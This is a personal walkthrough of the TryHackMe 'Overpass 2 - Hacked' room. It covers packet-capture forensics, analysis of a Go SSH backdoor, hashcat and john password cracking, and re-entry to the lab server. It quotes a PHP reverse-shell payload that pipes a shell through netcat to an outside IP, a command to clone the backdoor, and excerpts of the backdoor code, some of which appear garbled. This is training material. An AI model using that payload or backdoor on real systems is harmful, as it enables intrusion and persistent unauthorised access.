




Eric Mwenda

## Overpass 2 - Hacked

<https://tryhackme.com/p/Er McM>



### Forensics - Analyse the PCAP

Overpass has been hacked! The SOC team (Paradox, congratulations on the promotion) noticed suspicious activity on a late night shift while looking at shibes, and managed to capture packets as the attack happened.

Can you work out how the attacker got in, and hack your way back into Overpass' production server?


Note: Although this room is a walkthrough, it expects familiarity with tools and Linux. I recommend learning basic Wireshark and completing Linux Fundamentals as a bare minimum.

md5sum of PCAP file: 11c3b2e9221865580295bc662c35c6dc

### Answer the questions below

What was the URL of the page they used to upload a reverse shell?


Ans: /development/



What payload did the attacker use to gain access?

**Ans:** `<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>`


To find the payload used, I right clicked on the HTTP POST /development/upload.php HTTP/1.1 (application/x-php) then choose the option Follow the TCP Stream.



What password did the attacker use to privesc?

**Ans:** `whenevernotartinstant`

After the upload we start receiving a TCP connection, on following the TCP Stream, I was able to get the password used.



How did the attacker establish persistence?

**Ans: git clone https://github.com/NinjaJc01/ssh-backdoor**


He uploaded and run the NinjaJc01/ssh-backdoor from github.



Using the fasttrack wordlist, how many of the system passwords were crackable?


**Ans: 4**

First step was to copy and paste the hashes from the server, and paste them in a file that I names overpass.txt.



I did not have the fasttrack.txt file therefore I had to upload it from github.

Next was cracking the passwords using john



4 passwords were crackable.

**Research - Analyse the code**



Now that you've found the code for the backdoor, it's time to analyse it.

### Answer the questions below

What's the default hash for the backdoor?

Ans: bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3

First step was to clone the backdoor to carry out the analysis required.

```
(root@kali)-[/home/coderic/Downloads/tryhackme/overpass2]
# git clone https://github.com/NinjaJc01/ssh-backdoor
Cloning into 'ssh-backdoor'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 18 (delta 4), reused 9 (delta 1), pack-reused 0
Receiving objects: 100% (18/18), 3.14 MiB | 1.03 MiB/s, done.
Resolving deltas: 100% (4/4), done.

(root@kali)-[/home/coderic/Downloads/tryhackme/overpass2]
# |
```

Next was to list all available files in the backdoor folder.


```
(root@kali)-[/home/.../Downloads/tryhackme/overpass2/ssh-backdoor]
# ls
backdoor build.sh main.go README.md setup.sh

(root@kali)-[/home/.../Downloads/tryhackme/overpass2/ssh-backdoor]
# subl backdoor

(root@kali)-[/home/.../Downloads/tryhackme/overpass2/ssh-backdoor]
# subl main.go

(root@kali)-[/home/.../Downloads/tryhackme/overpass2/ssh-backdoor]
# |
```


On checking the main.go file I was able to get the default hash.



```
1 package main
2
3 import (
4     "crypto/sha512"
5     "fmt"
6     "io"
7     "io/ioutil"
8     "log"
9     "net"
10    "os/exec"
11
12    "github.com/craex/pty"
13    "github.com/gliderlabs/ssh"
14    "github.com/integr8i/flaggy"
15    gossh "golang.org/x/crypto/ssh"
16    "golang.org/x/crypto/ssh/terminal"
17 )
18
19 var hash string = "bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3"
20
21 func main() {
22     var {
23         iport uint = 2222
24         lhost net.IP = net.ParseIP("0.0.0.0")
25         keyPath string = "id_rsa"
26         fingerprint string = "OpenSSH_8.2p1 Debian-4"
27     }
28
29     flaggy.Uint(&iport, "p", "port", "Local port to listen for SSH on")
30     flaggy.IP(&lhost, "l", "interface", "IP address for the interface to listen on")
31     flaggy.String(&keyPath, "k", "key", "Path to private key for SSH server")
32     flaggy.String(&fingerprint, "f", "fingerprint", "SSH Fingerprint, excluding the SSH-2.0- prefix")
33     flaggy.String(&hash, "a", "hash", "Hash for backdoor")
34     flaggy.Parse()
35
36     log.SetPrefix("SSH - ")
37     privKeyBytes, err := ioutil.ReadFile(keyPath)
38     if err != nil {
39         log.Panicln("Error reading privkey:\t", err.Error())
40     }
41 }
```

What's the hardcoded salt for the backdoor?

Ans: 1c362db832f3f864c8c2fe05f2002a05




```
85 cmd.Env = append(cmd.Env, fmt.Sprintf("TERM=%s", ptyReq.Term))
86 f, err := pty.Start(cmd)
87 if err != nil {
88     panic(err)
89 }
90 go func() {
91     io.Copy(f, s) // stdin
92 }()
93 io.Copy(s, f) // stdout
94 cmd.Wait()
95 } else {
96     io.WriteString(s, "No PTY requested.\n")
97     s.Exit(1)
98 }
99 }
100
101 func runCommand(cmd string) []byte {
102     result := exec.Command("/bin/bash", "-c", cmd)
103     response, _ := result.CombinedOutput()
104     return response
105 }
106
107 func passwordHandler(_ ssh.Context, password string) bool {
108     return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
109 }
110
```

What was the hash that the attacker used? - go back to the PCAP for this!

Ans:


6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed



Crack the hash using rockyou and a cracking tool of your choice. What's the password?

Ans: november16


First step was to create a backdoorhash.txt file to store the hash I had received with the salted password I had received earlier.



After that, my next step was to use hashcat to crack the password.

To use hashcat, I have to know the hash mode for sha512 salted.

**This type of hash uses 1710 hash mode**



Cracking the hash.

Command used:- **hashcat -a 0 -m 1710 backdoorhash.txt /usr/share/wordlists/rockyou.txt --force**

```
(root@kali) ~ [~/home/coderic/Downloads/tryhackme/overpass2]
$ hashcat -a 0 -m 1710 backdoorhash.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.


OpenCL API (OpenCL 3.0 POCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 14.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-sandybridge-Intel(R) Core(TM) i7-6600U CPU @ 2.60GHz, 1084/2232 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

Cracked.



**Attack - Get back in!**



Now that the incident is investigated, Paradox needs someone to take control of the Overpass production server again.


There's flags on the box that Overpass can't afford to lose by formatting the server!

### Answer the questions below

The attacker defaced the website. What message did they leave as a heading?

**Ans: H4ck3d by CooctusClan**

Once my machine was up I opened port 80 on my web browser to find out what message was left.




Using the information you've found previously, hack your way back in!

Things we now for sure up to this point is that the user that was attacked was **james** and from the backdoor script, we have just cracked an hash and password is **november16**.

On running an nmap scan on our target machine I found out that **port 2222 running an ssh service** was open, therefore my next step was to try and access remotely this machine using the credentials I had just received.

